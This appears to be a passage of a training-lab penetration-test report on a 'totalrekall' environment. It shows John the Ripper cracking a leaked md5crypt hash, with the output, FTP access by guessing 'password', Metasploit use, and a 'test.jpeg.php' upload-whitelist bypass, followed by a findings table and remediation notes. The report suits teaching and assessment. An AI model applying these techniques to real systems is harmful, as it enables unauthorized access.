
(Figure 21.4)




Windows Server Summary

totalrekall has their own github repository that contains a plethora of sensitive data.(Figure 22) An example of this is a user's login information and their hashed password as seen on (figure 23). I then used “john the ripper” to crack the password. (Figure 24).

(Figure 22)- Totalrekall's github



(Figure 23)-User "trivera" and their hashed password



(Figure 24)-Using John the Ripper to crack the password


```
┌──(root💀kali)-[~/Desktop]
└─# echo '$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0' > buddyboy.txt

┌──(root💀kali)-[~/Desktop]
└─# john buddyboy.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5c
Use the "--format=md5crypt-long" option to force loading these as that type instea
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512B
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (?)
1g 0:00:00:00 DONE 2/3 (2023-01-11 20:50) 6.666g/s 2560p/s 2560c/s 2560C/s 123456.
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Used the provided ip from nmap scanning and cracked credentials to access the index by typing “172.22.117.20”. (Figure 25).


Then did another aggressive nmap scan for 172.22.117.20 to show an open port, as well as a user login. (Figure 26). I then accessed port 21 through a command and guessed the password, “password” to gain initial access to the machine, as seen in (figure 27).

(Figure 25)- Accessed Index

(Figure 26)-Open port 21/tcp & user “Anonymous” login



(Figure 27)- Used “ftp” to port 21, password guessed “password” successfully, and downloaded “flag3.txt”.



Through the same nmap scans earlier, open port 110 was noticed. With the help of “Metasploit”, I accessed the machine through meterpreter for initial access.

Summary Vulnerability Overview

Vulnerability	Severity
Flag 1: (web app)Reflective XSS	Critical
Flag 2: (web app)Stored XSS	Critical
Flag 3: (web app)Stored XSS	Critical
Flag 4: (web app)Exposed Sensitive Data	Critical
Flag 5: (web app)Local File Inclusion	Critical
Flag 6: (web app)Local File Inclusion	Critical
Flag 7: (web app)Exposed Sensitive Data	Critical
Flag 8: (web app)Exposed Sensitive Data	Critical
Flag 9: (web app)Exposed Sensitive Data	Critical
Flag 10: (web app)Command Injection	Critical
Flag 11: (web app)Command Injection	Critical
Flag 12: (web app)Brute-Force Attack	Critical
Flag 13:(Linux)Open-Source Vulnerability	Critical
Flag 14:(Linux)Domain Ping	Critical
Flag 15:(Linux)Open-Source Vulnerability	Critical
Flag 16:(Linux)Networking mapping scan	Critical
Flag 17:(Linux)Aggressive Nmap scan	Critical
Flag 18:(Windows)Exposed Sensitive Data	Critical
Flag 19:(Windows)Password Guessing	Critical
Flag 20:(Windows)Vulnerable FTP port 21	Critical
Flag 21:(Windows)Vulnerable port 110	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	● totalrekall.xyz ● 192.168.13.0/24 ○ 192.168.13.12 ○ 192.168.13.13 ○ 192.168.13.14 ○ 192.168.13. ● 172.22.117.0/24 ○ 172.22.117.20 ○ 172.22.117.10 ● https://github.com/totalrekall/site ● 192.168.14.35


Ports	21,22,25,80,110,443,4444,8080

Exploitation Risk	Total
Critical	21
High	0
Medium	0
Low	0


Vulnerability Findings

Web Application Vulnerabilities


Vulnerability 1	Findings
Title	Flag 1
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Reflected Cross-site Scripting
Images	
Affected Hosts	192.168.14.35
Remediation	This vulnerability allows an attacker to input numerous different codes from different languages such as Javascript, HTML, and php. So its important to understand OWASP top 10 web application security risks. Its good discipline to always sanitize for user input-validation as much as possible. As fully trusting user input can lead to sensitive information being exposed and or stolen for clients and the associate company.

Vulnerability 2	Findings
Title	Flag 2
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Reflected Cross-Site Scripting
Images	
Affected Hosts	192.168.14.35
Remediation	**Web app XSS remediation is the same as Flag 1.** Cross-Site Scripting is virtually impossible to fully protect, but it is important to sanitize common and impactful inputs.


Vulnerability 3	Findings
Title	Flag 3
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Stored Cross-Site Scripting


Images	
Affected Hosts	192.168.14.35
Remediation	**Fundamentally the same as flag 1 and flag 2.** Although the only difference is that stored XSS stores imputed user injections. This can then later be executed by other users. It would also be important to create a web application firewall to filter and monitor traffic within the web app.

Vulnerability 4	Findings
Title	Flag 4
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Exposed Sensitive Data


Images	
Affected Hosts	192.168.14.35
Remediation	Its important to identify and execute a technique to strengthen the security for exposed sensitive data as soon as possible. Which includes hiding information behind hashes and cryptographic keys in order to maintain authentication and authorization. With regards to obtaining a simple http header to cross site scripting common javascript alerts, its a very open-sourced market to find these exploits and execute them without needing special skills. Storing any sensitive information in plaintext is a major red flag that can do more harm than good, as well as providing excessively unnecessary fragments of information for prompts such as http headers. Which can be modified accordingly by following an API design as a guideline.


Vulnerability 5	Findings
Title	Flag 5
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Local File Inclusion
Images	

	 • First image shows “test.jpeg.php” thats used to bypass the whitelist. • Second image shows the output result.
Affected Hosts	192.168.14.35
Remediation	Local File Inclusion is able to occur when an attacker includes a path or a modified “hidden” name in their input. In this case it was a file upload that allowed user input with a filename that was not whitelisted. So a remedy is to ONLY allow jpeg and absolutely nothing else.


Vulnerability 6	Findings
Title	Flag 6
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Local File Inclusion
Images	
Affected Hosts	192.168.14.35

Remediation	**Same as Flag5.** This exploit was executed the same exact way.

Vulnerability 7	Findings
Title	Flag 7
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Exposed Sensitive Data
Images	



